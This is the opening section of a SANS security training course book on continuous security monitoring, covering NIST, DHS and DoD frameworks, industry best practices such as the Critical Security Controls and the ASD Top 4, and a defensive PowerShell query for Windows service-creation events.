



SANS

www.sans.org

SECURITY 511
CONTINUOUS MONITORING
AND SECURITY OPERATIONS

511.5

Automation and Continuous Security Monitoring

The right security training for your staff, at the right time, in the right location.

<https://t.me/learningnets>

Copyright © 2015, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec511_5_A13_01

Continuous Monitoring and Security Operations Automation and Continuous Security Monitoring

SANS Security 511.5
Seth Misenar (GSE #28) & Eric Conrad (GSE #13)

© 2015, Seth Misenar and Eric Conrad
All Rights Reserved
Version A13_01

Continuous Monitoring and Security Operations

1

Welcome to SANS Security 511.5, Automation and Continuous Security Monitoring!

Course Outline

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

Continuous Monitoring and Security Operations

2

Course Outline

Now that we have discussed SOCs and Security Architecture, Network Security Architecture, Endpoint Security Architecture, and Network Security Monitoring: it's time to discuss Continuous Security Monitoring and Automation.

511.5 Table of Contents

	Slide #
• Continuous Security Monitoring Overview.....	4
• Industry Best Practices.....	22
• Winning CSM Techniques.....	29
• Maintaining Situational Awareness.....	45
• Inventory.....	49
• Exercise: Inventory	60
• Passive OS Discovery.....	62
• Exercise: p0f	70
• Vulnerability Scanning.....	72
• Monitoring Patching.....	77
• Monitoring Service Logs.....	85
• Monitoring Change to Devices and Appliances	94
• Leveraging Proxy and Firewall Data.....	99
• Configuring Centralized Windows Event Log Collection.....	111
• Monitoring Critical Windows Events.....	126
• Exercise: Monitoring Windows Events	163
• Scripting and Automation.....	165
• Monitoring Registry Startup Keys with PowerShell.....	175
• 511.5 Final Exercise	183
• Immersive Cyber Challenges (NETWARS)	186

Continuous Monitoring and Security Operations

3

511.5 Table of Contents

This table of contents outlines our plan for 511.5.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- [Continuous Monitoring Overview]
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

4

Course Roadmap

Our next section is an overview of continuous monitoring.

What Is Continuous Security Monitoring?

- As discussed previously, Continuous Security Monitoring (CSM) is primarily vulnerability-focused and focuses on data at rest
 - Log files
 - Registry Keys
- Continuous Monitoring and Network Security Monitoring are complementary approaches

Continuous Monitoring and Security Operations

5

What Is Continuous Security Monitoring?

As discussed during 511.3, Richard Bejtlich says, *NSM is threat-centric, meaning adversaries are the focus of the NSM operation. CM is vulnerability-centric, focusing on configuration and software weaknesses.*¹

We feel that threats are a critical component of Continuous Security Monitoring. In fact, CSM is often ineffective precisely because it ignores threats,

We take a more nuanced view of NSM vs. CSM, but the distinction is simple:

- NSM == data in motion: packets, and data derived from packets, such as flow
- CSM == data at rest: log files, registry keys, system configurations, etc.

[1] Bejtlich, Richard. "Network Security Monitoring Rationale." The practice of network security monitoring understanding incident detection and response. San Francisco: No Starch

Acronym Soup

- We have at least four(!) terms describing Continuous Security Monitoring:
 - Continuous Monitoring (CM)
 - Continuous Security Monitoring (CSM)
 - Information Security Continuous Monitoring (ISCM) -- NIST
 - Continuous Diagnostics and Mitigation (CDM) -- DHS
- They all mean the same thing

Continuous Monitoring and Security Operations

6

Acronym Soup

We are swimming in a sea of related terms and acronyms: Continuous Monitoring (CM), Continuous Security Monitoring (CSM), Information Security Continuous Monitoring (ISCM) and Continuous Diagnostics and Mitigation (CDM).

They all mean the same thing: continuously monitor your systems, and mitigate problems found. They all have the same intent, but the effectiveness of each approach varies.

The only real change is the "continuous" part: treat monitoring as a quarterly or biannual process is a recipe for failure.

The U.S. Government and Continuous Monitoring

- The United States government has moved from certification and accreditation to continuous monitoring
 - Results, so far, have been poor
- Why?
 - Compliance is a subset of security
 - Compliance monitoring without risk mitigation is not effective

Continuous Monitoring and Security Operations


7

The U.S. Government and Continuous Monitoring

The United States government is moving away from their Certification and Accreditation processes, called DITSCAP and DIACAP. They are now focusing on continuous monitoring. This is a step in the right direction, but it hasn't worked very well in practice, as we'll discuss next.

DoD Risk Management Framework

- Described in NIST Special Publication 800-37
 - AKA DIARMF, DoD Information Assurance Risk Management Framework
- Replaced certification and accreditation processes
 - DITSCAP and later DIACAP



Continuous Monitoring and Security Operations

8

DoD Risk Management Framework

NIST Special Publication 800-37 DoD Information Assurance Risk Management Framework describes six steps:

- Step 1: Categorize Information System
- Step 2: Select Security Controls
- Step 3: Implement Security Controls
- Step 4: Assess Security Controls
- Step 5: Authorize Information System
- Step 6: Monitor Security Controls²

Step 6 maps to NIST Special Publication 800-137, Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations. We will discuss SP800-137 shortly.

[1] <http://resources.infosecinstitute.com/goodbye-diacap-hello-diarmf/> (http://cyber.gd/511_527)

[2] <http://csrc.nist.gov/publications/nistpubs/800-137/SP800-137-Final.pdf> (http://cyber.gd/511_114)

Bejtlich on RMF



*Rather than checking on the security posture every three years or whatever insane interval that the old FISMA used, the new FISMA **checks security posture more regularly, and centralizes posture reporting.***

*Wait, isn't that a good idea? Yes, it's a great idea -- **but it's still control monitoring.** I can't stress this enough; **under the new system, a box can be totally owned but appear "green" on the FISMA dashboard because it's compliant with controls. Why? There is no emphasis on threat monitoring -- incident detection and response -- which is the only hope we have against any real adversary.**¹*

Continuous Monitoring and Security Operations

9

Bejtlich on RMF

Emphasis is Bejtlich's.

Check the link below for more information from Bejtlich's great article. He also says:

On one side of the divide we have "input-centric," "control-compliant," "we-can-prevent-the-threat" folks, and on the other side we have "output-centric," "field-assessed," "prevention eventually fails" folks. FISMA fans are the former and I am the latter.²

The course authors are also the latter.

[1] <http://taosecurity.blogspot.com/2011/11/why-diarmf-continuous-monitoring-and.html>
(http://cyber.gd/511_528)

[2] Ibid.

Continuous Diagnostics and Mitigation

- As discussed previously, Continuous Security Monitoring (CSM) and Continuous Diagnostics and Mitigation (CDM) mean the same thing
 - CDM highlights the "mitigation" part
 - We also mitigate in CSM
- CDM is the term used by US Department of Homeland Security



Continuous Monitoring and Security Operations

10


Continuous Diagnostics and Mitigation

Continuous Diagnostics and Mitigation is the DHS term for continuous monitoring, with an emphasis on "mitigation."

It goes without saying that you must mitigate if your continuous monitoring discovers a security problem. DHS has made that connection more obvious, and made funding available to various levels of government agencies to make it happen.

DHS' CDM

DHS established the CDM program to support government efforts to provide adequate, risk-based, and cost-effective cybersecurity. CDM, which is also available to state, local, and tribal government entities provides our stakeholders with the tools they need to protect their networks and enhance their ability to identify and mitigate cyber threats.¹



Continuous Monitoring and Security Operations

11

DHS' CDM

CDM is focused on funding agencies to acquire continuous monitoring solutions:

DHS and GSA are structuring acquisition vehicles on behalf of CDM participants. The CDM Blanket Purchase Agreement (BPA) is open to any government entity, including the Federal Civilian Executive Branch (.gov), as well as state, local, tribal, and territorial departments and agencies. For more information about the CDM contract award, visit www.gsa.gov/cdm.

For Federal Civilian Executive Branch departments and agencies, DHS:

- Optimizes CDM acquisitions;*
- Organizes Task Order participants;*
- Buys sensors and services with DHS-appropriated funds for .gov departments and agencies;*
- Provides services to implement sensors and agency dashboards for .gov departments and agencies; and*
- Provides federal dashboard-related infrastructure.²*

[1] <http://www.dhs.gov/cdm> (http://cyber.gd/511_51)

[2] <http://www.dhs.gov/cdm-implementation> (http://cyber.gd/511_52)



Bejtlich on CDM

- *CDM is a vulnerability management program. Please see the figure.... It depicts the six phases of the CDM program:*
 - *Install/update "sensors." (More on this shortly)*
 - *Automated search for flaws.*
 - *Collect results from departments and agencies.*
 - *Triage and analyze results.*
 - *Fix worst flaws.*
 - *Report progress.*
- *CDM searches for flaws (i.e., vulnerabilities), and Federal IT workers are supposed to then fix the flaws. The "sensors" mentioned in step 1 are vulnerability management and discovery platforms. They are not searching for intruders. You could be forgiven for misunderstanding what "sensor" means.¹*



Continuous Monitoring and Security Operations

12

Bejtlich on CDM

The ever-quotable Richard Bejtlich updated his thoughts on CDM in June 2015. There is no argument that the initial phases of CDM are vulnerability focused. Phase three of CDM mentions "events," which seems promising, but Bejtlich argues that "events" are defined differently (emphasis is Bejtlich's) in DHS CDM phase 3:

- *Boundary Protection and Event Management for Managing the Security Lifecycle*
- *Plan for Events*
- *Respond to Events*
- *Generic Audit/Monitoring*
- *Document Requirements, Policy, etc.*
- *Quality Management*
- *Risk Management*
- *Boundary Protection – Network, Physical, Virtual*

What do you not see listed in any of these phases? Aside from "respond to events," which does not appear to mean intrusions, I still see no strong focus on detecting and responding to intrusions.²

[1] <http://taosecurity.blogspot.com/2015/06/continuous-diagnostic-monitoring-does.html>
(http://cyber.gd/511_5103)

[2] Ibid.

How Detailed Is CDM?

- Publicly: not very
 - TL;DR: "Call these vendors"
- There is an outline, with limited public supporting details

Phase 1:
• HWAM – Hardware Asset Management • SWAM – Software Asset Management • CSM – Configuration Settings Management • VUL – Vulnerability Management
Phase 2: Least Privilege and Infrastructure Integrity
• TRUST – Access Control Management (Trust in People Granted Access) • BEHV – Security-Related Behavior Management • CRED – Credentials and Authentication Management • PRIV – Privileges • Boundary Protection (Network, Physical, Virtual)
Phase 3: Boundary Protection and Event Management for Managing the Security Lifecycle
• Plan for Events • Respond to Events • Generic Audit/Monitoring • Document Requirements, Policy, etc. • Quality Management • Risk Management

Continuous Monitoring and Security Operations

13

How Detailed Is CDM?

There are few public specifics describing DHS' Continuous Diagnostics and Mitigation.

The DHS CDM site (<http://www.dhs.gov/cdm>) has a few pages. The "Implementation" page has an outline (shown above), and some information on funding, including a "specific ordering options" link to www.gsa.gov/cdm, the General Service Administration CDM site.

The main focus is COTS (Commercial off The Shelf) software, procured via a list of approved vendors.

[1] <http://www.dhs.gov/cdm-implementation> (http://cyber.gd/511_52)

- *Information security continuous monitoring (ISCM) is defined as maintaining ongoing awareness of information security, **vulnerabilities**, and **threats** to support organizational risk management decisions.[1]*
 - As noted, this is Continuous Monitoring
- Notice that threats are also mentioned
 - As discussed previously, Continuous Monitoring is not solely vulnerability-focused

NIST SP 800-137

NIST Special Publication 800-137 states:

Organizational security status is determined using metrics established by the organization to best convey the security posture of an organization's information and information systems, along with organizational resilience given known threat information. This necessitates:

- *Maintaining an understanding of threats and threat activities;*
- *Assessing all security controls;*
- *Collecting, correlating, and analyzing security-related information;*
- *Providing actionable communication of security status across all tiers of the organization; and*
- *Active management of risk by organizational officials.*


Emphasis is ours.

[1] <http://csrc.nist.gov/publications/nistpubs/800-137/SP800-137-Final.pdf>
(http://cyber.gd/511_114) QR



NIST Special Publication 800-137

- *Organizations take the following steps to establish, implement, and maintain ISCM:*
 - **Define** an ISCM strategy;
 - **Establish** an ISCM program;
 - **Implement** an ISCM program;
 - **Analyze** data and **Report** findings;
 - **Respond** to findings; and
 - **Review and Update** the ISCM strategy and program.¹



Continuous Monitoring and Security Operations

15

NIST Special Publication 800-137

From NIST SP 800-137 (Emphasis is original):

- **Define** an ISCM strategy based on risk tolerance that maintains clear visibility into assets, awareness of vulnerabilities, up-to-date threat information, and mission/business impacts.
- **Establish** an ISCM program determining metrics, status monitoring frequencies, control assessment frequencies, and an ISCM technical architecture.
- **Implement** an ISCM program and collect the security-related information required for metrics, assessments, and reporting. Automate collection, analysis, and reporting of data where possible.
- **Analyze** the data collected and **Report** findings, determining the appropriate response. It may be necessary to collect additional information to clarify or supplement existing monitoring data.
- **Respond** to findings with technical, management, and operational mitigating activities or acceptance, transference/sharing, or avoidance/rejection.
- **Review and Update** the monitoring program, adjusting the ISCM strategy and maturing measurement capabilities to increase visibility into assets and awareness of vulnerabilities, further enable data-driven control of the security of an organization's information infrastructure, and increase organizational resilience.¹

[1] <http://csrc.nist.gov/publications/nistpubs/800-137/SP800-137-Final.pdf> (http://cyber.gd/511_114)

[2] Ibid.

NIST SP 800-137

Automation Domains

- Vulnerability Management
- Patch Management
- Event Management
- Incident Management
- Malware Detection
- Asset Management
- Configuration Management
- Network Management
- License Management
- Information Management
- Software Assurance¹



Continuous Monitoring and Security Operations

16

NIST SP 800-137 Automation Domains

As mentioned previously, NIST Special Publication 800-137 is very high-level. It focuses on the "what" to do, with no real "how."

For example, here is the section of license management (in its entirety):

Similar to systems and network devices, software and applications are also a relevant data source for ISCM. Software asset and licensing information may be centrally managed by a software asset management tool to track license compliance, monitor usage status, and manage the software asset life cycle. License management tools offer a variety of features to automate inventory, utilization monitoring and restrictions, deployment, and patches for software and applications.

The implementation and effective use of license management technologies can assist organizations in automating the implementation, assessment, and continuous monitoring of several NIST SP 800-53 security controls including CA-7, Continuous Monitoring; CM-8, Information System Component Inventory; and SA-6, Software Usage Restrictions.²

It's just that easy!

[1] <http://csrc.nist.gov/publications/nistpubs/800-137/SP800-137-Final.pdf> (http://cyber.gd/511_114)

[2] Ibid.

NIST SP 800-137: What to Do, Not How to Do It

- NIST SP 800-137 provides a great approach, and gives a very high-level overview of what needs to be done
 - There are no details on how to do it
- It does focus on threats, and not simply vulnerabilities
 - This is necessary for successful continuous monitoring

Continuous Monitoring and Security Operations

17

NIST SP 800-137: What to Do, Not How to Do It

NIST SP800-137 is a good high-level overview of what needs to be done. It is completely lacking in specifics on how to do it.

The course authors; experience indicates that the following doesn't work well in practice: telling an organization to do something that is difficult and complex while **not** telling the organization how to do it.

We will focus on both the "what" and "how" of continuous security monitoring.

CyberScope

- CyberScope is the FISMA (Federal Information Security Management Act) compliance reporting application
 - Co-developed by DHS and DoJ
 - Replaced e-mail and paperwork
- CyberScope is *an application co-developed by the Department of Homeland Security and the Department of Justice to automate and standardize manual and automated inputs of agency data for FISMA compliance reporting.*¹
- CyberScope is vulnerability focused

Continuous Monitoring and Security Operations

18

CyberScope

CyberScope is vulnerability-focused, designed to allow analysts to determine if a system is vulnerable to a given attack:


*Equally profound within DIARMF is the increased requirements for Continuous Monitoring activities. Each control (and control enhancement) will be attributed with a refresh rate (daily, weekly, monthly, yearly) and requisite updates on the status of each control will be packaged into a standardized XML format and uploaded into the CyberScope system where analysis, risk management, and correlation activities will be performed on the aggregate data. The XML format will be a variant of the SCAP protocol currently in use for the Federal Desktop Core Configuration (FDCC) standard, also pioneered by NIST. CyberScope is akin to a giant federal-wide SEIM system, where high-level incident management teams can quickly pull queries or drill down into system details to add analysis on system defenses and vulnerabilities to the available intelligence on an attack. CyberScope data will also be used to track trends, make risk management decisions, and determine where help is needed to improve security posture.*²

[1] <http://www.saintcorporation.com/solutions/cyberscope.html> (http://cyber.gd/511_5102)

[2] <http://resources.infosecinstitute.com/goodbye-diacap-hello-diarmf/> (http://cyber.gd/511_527)

Spotting the Adversary with Windows Event Logs

- The NSA produced a fantastic guide called *Spotting the Adversary with Windows Event Logs*
- Unlike other government documents, this is focused on "how to do it," with useful real-world examples



Spotting the Adversary with Windows
Event Log Monitoring

Continuous Monitoring and Security Operations

19

Spotting the Adversary with Windows Event Logs

The NSA has focused on real-world examples, with plenty of specific details on "how to do it." This is a refreshing change from NIST and DHS' approaches. We will show how to configure centralized Windows event logs later on, with a lot of help from this guide.

While focused on Windows monitoring only, pound-for-pound, this is the best continuous security monitoring guide created by any United States government agency.

The introduction states, *It is increasingly difficult to detect malicious activity, which makes it extremely important to monitor and collect log data from as many useful sources as possible. This paper provides an introduction to collecting important Windows workstation event logs and storing them in a central location for easier searching and monitoring of network health.*¹

[1]

http://www.nsa.gov/ia/_files/app/Spotting_the_Adversary_with_Windows_Event_Log_Monitoring.pdf (http://cyber.gd/511_328) **QR**



The US Government's Take on CSM: Lessons Learned

- The following do not provide meaningful security:
 - Checking boxes
 - Generating more reports on the same vulnerable systems
 - Monitoring without mitigation
 - Focusing on vulnerabilities while ignoring threats
- A real-world action plan trumps high-level goals

Continuous Monitoring and Security Operations

20

The US Government's Take on CSM: Lessons Learned

At the end of the day, continuous security monitoring is a call to action.

If your CSM process is not resulting in real improvement to your overall information security risk, then it's time to call time out. Then fix the underlying issue, which is usually slow or nonexistent mitigation, and/or non-defensible network design.

Our Approach to CSM

- We will focus on both threats and vulnerabilities, and highlight mitigation
 - And not monitoring for the sake of checking a box
- We will provide proven winning CSM strategies
 - For example: tracking Microsoft service creation events
- We will also provide proper focus to both "what" and "how"
 - For example, later we will learn how to monitor Windows service creation events:
 - `PS C:\> Get-WinEvent -FilterHashtable @{{logname='system'; id=7030,7045}}`

Continuous Monitoring and Security Operations

21

Our Approach to CSM

The course authors have collectively spent decades in the operation trenches. We know what works in environments large and small.

During 511.5 we will share our "secret sauce" to CSM.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- **[Industry Best Practices]**
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

22

Course Roadmap

Our next section discusses industry best practices.

Industry Best Practices

- While not CSM-specific, these best practices are quite useful:
 - The Critical Security Controls: Twenty Critical Security Controls for Effective Cyber Defense
 - Australian Signals Directorate Strategies to Mitigate Targeted Cyber Intrusions
- Both are far more "real world" than NIST SP 800-137 and DHS' CDM

Continuous Monitoring and Security Operations

23

Industry Best Practices

As discussed, the problem with the existing CSM-centric best practices (per NIST, etc.) is that they tend to be high level, and not overly practical.

Let's discuss two very practical best practices: the Critical Security Controls, and the Australian Signals Directorate Strategies to Mitigate Targeted Cyber Intrusions.

{CSC}

The Critical Security Controls

- Twenty Critical Security Controls for Effective Cyber Defense

The goal of the Critical Controls is to protect critical assets, infrastructure, and information by strengthening your organization's defensive posture through continuous, automated protection and monitoring of your sensitive information technology infrastructure to reduce compromises, minimize the need for recovery efforts, and lower associated costs.¹

- This course will map to relevant sections of the Twenty Critical Controls

Continuous Monitoring and Security Operations

24

The Critical Security Controls

The *Twenty Critical Security Controls for Effective Cyber Defense* is a high-quality (and free!) information security best practice consensus guide.

Version 5 was released in February 2014. The five tenets behind the controls are:

- *Offense informs defense: Use knowledge of actual attacks that have compromised systems to provide the foundation to build effective, practical defenses. Include only those controls that can be shown to stop known real-world attacks.*
- *Prioritization: Invest first in controls that will provide the greatest risk reduction and protection against the most dangerous threat actors, and that can be feasibly implemented in your computing environment.*
- *Metrics: Establish common metrics to provide a shared language for executives, IT specialists, auditors, and security officials to measure the effectiveness of security measures within an organization so that required adjustments can be identified and implemented quickly.*
- *Continuous monitoring: Carry out continuous monitoring to test and validate the effectiveness of current security measures.*
- *Automation: Automate defenses so that organizations can achieve reliable, scalable, and continuous measurements of their adherence to the controls and related metrics.²*

[1] <http://www.sans.org/critical-security-controls/> (http://cyber.gd/511_17)

[2] <http://www.sans.org/critical-security-controls/guidelines> (http://cyber.gd/511_565)



Australian Signals Directorate Strategies to Mitigate Targeted Cyber Intrusions

- Australian Signals Directorate Strategies to Mitigate Targeted Cyber Intrusions (aka the ASD top 35 mitigations) is another great best practices document
- Available at:
<http://www.asd.gov.au/infosec/top35mitigationstrategies.htm>

Continuous Monitoring and Security Operations

25

Australian Signals Directorate Strategies to Mitigate Targeted Cyber Intrusions

Note that in 2013 the DSD (Defence Signals Directorate) was renamed ASD (Australian Signals Directorate): "In May 2013 DSD was renamed the Australian Signals Directorate (ASD) to reflect its whole-of-government role in support of Australia's national security." [1]

[1] <http://www.asd.gov.au/about/history.htm> (http://cyber.gd/511_519)

The Top 4 Mitigation Strategies

At least 85% of the targeted cyber intrusions that the Australian Signals Directorate (ASD) responds to could be prevented by following the Top 4 mitigation strategies listed in our Strategies to Mitigate Targeted Cyber Intrusions:

- *Use application whitelisting to help prevent malicious software and other unapproved programs from running*
- *Patch applications such as PDF readers, Microsoft Office, Java, Flash Player and web browsers*
- *Patch operating system vulnerabilities*
- *Minimise (sic) the number of users with administrative privileges.¹*

Continuous Monitoring and Security Operations

26

The Top 4 Mitigation Strategies

The "best" best practices are simple, and powerful. For example: the Australian Signals Directorate (ASD) *Top 35 Mitigation Strategies* spells out 35 mitigation strategies, and notes that over 85% of known targeted attacks would have been stopped had the victims simply followed the first four.

Note that all spelling in the above quote, including "defence" is direct from the Australian DSD website.

[1] <http://www.asd.gov.au/infosec/mitigationstrategies.htm> (http://cyber.gd/414_217) QR



ASD Strategies to Mitigate Targeted Cyber Intrusions: Top 4

Mitigation Strategy Effectiveness Ranking	Mitigation Strategy	Overall Security Effectiveness	User Resistance	Upfront Cost (Staff, Equipment, Technical Complexity)	Maintenance Cost (Mainly Staff)
1	Application whitelisting of permitted/trusted programs, to prevent execution of malicious or unapproved programs	Essential	Medium	High	Medium
2	Patch applications e.g. PDF viewer, Flash Player, Microsoft Office and Java. Patch or mitigate high risk vulnerabilities within two days. Avoid Adobe Reader prior to X.	Essential	Low	High	High
3	Patch operating system vulnerabilities. Patch or mitigate high risk vulnerabilities within two days. Avoid running Windows XP or earlier.	Essential	Low	Medium	Medium
4	Minimise the number of users with domain or local administrative privileges. Such users should use a separate unprivileged account for email and web browsing	Essential	Medium	Medium	Low

Continuous Monitoring and Security Operations

27

ASD Strategies to Mitigate Targeted Cyber Intrusions: Top 4

The Top 4 Mitigation Strategies are shown above. All mitigations are ranked according to:

- Mitigation strategy effectiveness ranking 2014 (2012)
- Mitigation strategy
- Overall security effectiveness
- User resistance
- Upfront cost (staff, equipment, technical complexity)
- Maintenance cost (mainly staff)
- Helps detect intrusions
- Helps mitigate intrusion stage 1: code execution
- Helps mitigate intrusion stage 2: network propagation
- Helps mitigate intrusion stage 3: data exfiltration²

[1] <http://www.asd.gov.au/infosec/mitigationstrategies.htm> (http://cyber.gd/414_217)

[2] Ibid.

The ASD Top 4 Focus on Prevention

- If we focus on detection, we get the following:
 - Monitor violations of application whitelisting (1)
 - Monitor for patching compliance (2 and 3)
 - Monitor for changes to authorized roles and groups, such as
 - Root or local administrator
 - Domain administrator and other powerful domain groups

Continuous Monitoring and Security Operations

28

The ASD Top 4 Focus on Prevention

The the Australian Signals Directorate Top 35 Mitigation Strategies focus on prevention (the top 14 are primarily preventive).

There are some detective controls, including:

15: Centralised and time-synchronised logging of successful and failed computer events with automated immediate log analysis, storing logs for at least 18 months

16: Centralised and time-synchronised logging of allowed and blocked network events with automated immediate log analysis, storing logs for at least 18 months.

33: Network-based Intrusion Detection/Prevention System using signatures and heuristics to identify anomalous traffic both internally and crossing network perimeter boundaries.

35: Capture network traffic to/from internal critical-asset workstations and servers, as well as traffic traversing the network perimeter, to perform post-intrusion analysis.¹

[1] <http://www.asd.gov.au/infosec/mitigationstrategies.htm> (http://cyber.gd/414_217)

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- **[Winning CSM Techniques]**
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

29

Course Roadmap

Our next section discusses winning continuous security monitoring techniques.

Winning CSM Techniques

- Build a defensible network
- Focus on critical data and systems
- Detect important changes
- Solve problems as they are discovered
- Focus on high-value events
- When faced with large amounts of data, focus on the outliers

Continuous Monitoring and Security Operations

30

Winning CSM Techniques

We will next discuss winning continuous security techniques, including:

- Build a defensible network
- Focus on critical data and systems
- Detect important changes
- Solve problems as they are discovered
- Focus on high-value events
- When faced with large amounts of data, focus on the outliers

Monitoring a Non-Defensible Network

- There is little point in spending lots of effort attempting to monitor a fundamentally insecure network
- For example: patching
 - Why re-run the same nightly/weekly scans on the same unpatched systems?
 - If your patching is poor: fix it
- Organizations that treat information security as compliance, rigidly separated from operations, often make this mistake

Continuous Monitoring and Security Operations

31

Monitoring a Non-Defensible Network

It may seem like an obvious statement, but there is little point in continuously monitoring a fundamentally insecure network. That indicates the organization has given up on effective prevention (like patching), and has fallen back to detection.

We can't prevent all attacks, but we can certainly prevent most of them.

Focus on Critical Systems and Data

- "I have X thousand systems: I can't possibly continuously monitor, blah, blah, blah"
 - The failed mindset of many information security folks
- Classify your systems and data
 - It's not just for the government/military any more!
 - There's a reason data classification is thousands of years old*: it works

Continuous Monitoring and Security Operations

32

Focus on Critical Systems and Data

**One of the most effective classification actions of technological information occurred in ancient times. "Greek Fire" was a material that was catapulted from one wooden naval combatant to another during the height of the Bronze Age when Greek city states warred continuously against one another and any other foes who might appear. The material was composed of some sort of flaming pitch, naphtha, or similar flammable organic compound and behaved much like napalm. The effects of "Greek Fire" on wooden hulled, oar and sail propelled invading vessels were catastrophic. The actual ingredients were a closely held secret so closely held, in fact, that they are not known even today¹*

[1] <http://www.fas.org/irp/doddir/doe/history.htm> (http://cyber.gd/511_529)

FIPS 199 on SBU Classification

Security Objective	POTENTIAL IMPACT		
	LOW	MODERATE	HIGH
Confidentiality Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. [44 U.S.C., SEC. 3542]	The unauthorized disclosure of information could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
